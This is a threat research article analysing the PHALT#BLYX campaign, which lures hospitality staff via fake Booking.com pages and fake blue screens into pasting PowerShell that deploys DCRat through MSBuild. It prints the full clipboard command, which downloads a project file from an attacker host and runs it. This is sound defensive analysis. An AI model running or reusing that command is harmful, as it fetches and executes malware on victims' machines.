Analyzing PHALT#BLYX: How Fake BSODs and Trusted Build Tools Are Used to Construct a Malware Infection
Threat Intelligence, Threat Research, Threat Security

By Securonix Threat Research: Shikha Sangwan, Akshay Gaikwad, Aaron Beardslee
January 5, 2025
Securonix threat researchers have been tracking a stealthy campaign targeting the hospitality sector using click-fix social engineering, fake captcha and fake blue screen of death to trick users into pasting malicious code. It leverages a trusted MSBuid.exe tool to bypass defenses and deploys a stealthy, Russian-linked DCRat payload for full remote access and the ability to drop secondary payloads.
An ongoing malware campaign tracked as PHALT#BLYX has been identified as a multi-stage infection chain that begins with the click-fix and fake captcha social engineering tactic and deploys a customized DCRat payload. For initial access, the threat actors utilize a fake booking.com reservation cancellation lure to trick victims into executing malicious PowerShell commands, which silently fetch and execute remote code. This happens via multi-stages involving powershell, proj files and msbuild.
The campaign starts with a booking.com lure delivered via phishing emails that contain a link to a fake website, themed as booking.com. The website holds a fake captcha, that leads to a fake “Blue Screen of Death” page. It is a trick for click-fix that executes a PowerShell command to download a proj file. The campaign leverages MSBuild.exe to compile and execute the payload. The final payload is a heavily obfuscated version of DCRat, capable of process hollowing, keylogging, persistent remote access and to drop secondary payloads.
Threat actors are targeting hospitality sectors during one of the busiest times of the year, this year’s holiday season. The attackers utilize booking.com, a theme that has been abused in the past and remains a persistent threat. The phishing emails notably feature room charge details in Euros, suggesting the campaign is actively targeting European organisations. The use of Russian language within the “v.project” MS build file links this activity to Russian threat factors using DCRat.
The threat actors behind PHALT#BLYX have demonstrated a notable evolution in their infection chain. Securonix Threat Research correlated this activity with earlier samples dating back several months, which relied on a less sophisticated delivery mechanism. These earlier infections utilized HTML Application (`.hta`) files, leveraging the legitimate `mshta.exe` utility to execute remote payloads via embedded URLs.
While effective in its simplicity, this earlier method was prone to detection. The `.hta` and associated PowerShell scripts contained straightforward execution logic, typically a direct path to the RAT, which made them easy targets for antivirus vendors and automated security controls. The shift to the current MSBuild-based chain represents a strategic pivot towards more evasive, “Living off the Land” techniques to bypass these defenses.
The infection begins with a phishing email containing a link to a fake Booking.com page. The chain proceeds as follows:
****************************Infection chain********************************************

The attack vector is a targeted malspam campaign designed to mimic official correspondence from Booking.com. The email alerts the recipient to a “Reservation Cancellation” and prominently displays a significant financial charge (e.g., €1,004.38). This high-value charge creates a sense of urgency and panic, compelling the victim to investigate immediately. Once they click the “See Details” button to verify the charge. The link does not lead to Booking.com. Instead, it routes the user through an intermediate redirector (`oncameraworkout[.com/ksbo`) before landing on the malicious domain `low-house[.com`.
Abusing the Booking.com brand is a well-known tactic. Threat actors have historically compromised hotel accounts to message guests directly, or send phishing emails to hotel owners via fake inquiries (e.g., “allergies” or “special requests”). These earlier campaigns typically relied on direct malware links, Emails contained links to file-sharing sites hosting infostealers like RedLine, Vidar, or Meta Stealer. While PHALT#BLYX shares the same target (hospitality) and attribution markers (Russian Threat actors), it represents a significant tactical shift in the delivery and trigger.


The landing page (`low-house[.com`) is a high-fidelity clone of the legitimate Booking.com interface, designed to establish trust. The page utilizes official Booking.com branding, including the correct color palette, logos, and font styles. To the untrained eye, it is indistinguishable from the legitimate site. However, instead of displaying the reservation details, the page presents a deceptive overlay. The page displays a fake browser error message stating, “Loading is taking too long”. The error message includes a prominent “Refresh page” button. Crucially, this is not a native browser control. It is a stylized HTML element controlled by the attacker’s JavaScript.
The user, already anxious about the fraudulent financial charge mentioned in the email, is primed to resolve any technical hurdles quickly. The fake error exploits this urgency, prompting them to click the “Refresh” button without second-guessing its legitimacy. This click is the critical pivot point where the user transitions from a passive observer to an active participant in the compromise.

Crucially, the malicious domain `low-house[.com` remains largely undetected by security vendors. At the time of this analysis, the site is still live and accessible, bypassing most web filters and allowing the attackers to reach victims without being blocked by standard browser protections.

Once the victim clicks the “Refresh” button, the trap is sprung. The browser immediately goes full-screen and mimics a Blue Screen of Death (BSOD). This dramatic shift is meant to shock the user into believing their system has suffered a critical failure, creating a moment of panic that clouds their judgment.

A prompt then appears over the fake crash screen, offering a quick solution to “fix” the issue. It instructs the user to perform a specific sequence of keystrokes:
To a non-technical user, this looks like a standard troubleshooting step or a “secret” administrator shortcut. In reality, this is a “ClickFix” attack. The moment the user interacted with the page, a malicious PowerShell script was silently copied to their clipboard. By following the on-screen instructions, the victim is tricked into opening the Windows Run dialog and manually pasting and executing the malware. This technique is particularly dangerous because it relies on the user’s own hands to bypass security controls that would normally block automated script execution.
When the user executes the pasted command, the following PowerShell script runs:
powershell -c “start https[://admin.booking.com;$msb=(gci C:\ -filter msbuild.exe -r -ea 0|select -f 1).FullName;iwr https://2fa-bns.com/ -o $env:ProgramData\v.proj;& $msb $env:ProgramData\v.proj”

When executed, the powershell code performs following actions:

The v.proj file is a classic MSBuild bypass payload
The downloaded file, `v.proj`, is an XML-based MSBuild project file. Threat actors use this technique (MITRE T1127.001) to proxy execution through a trusted Windows utility. The project file contains an `<Exec>` task that runs an embedded PowerShell script.
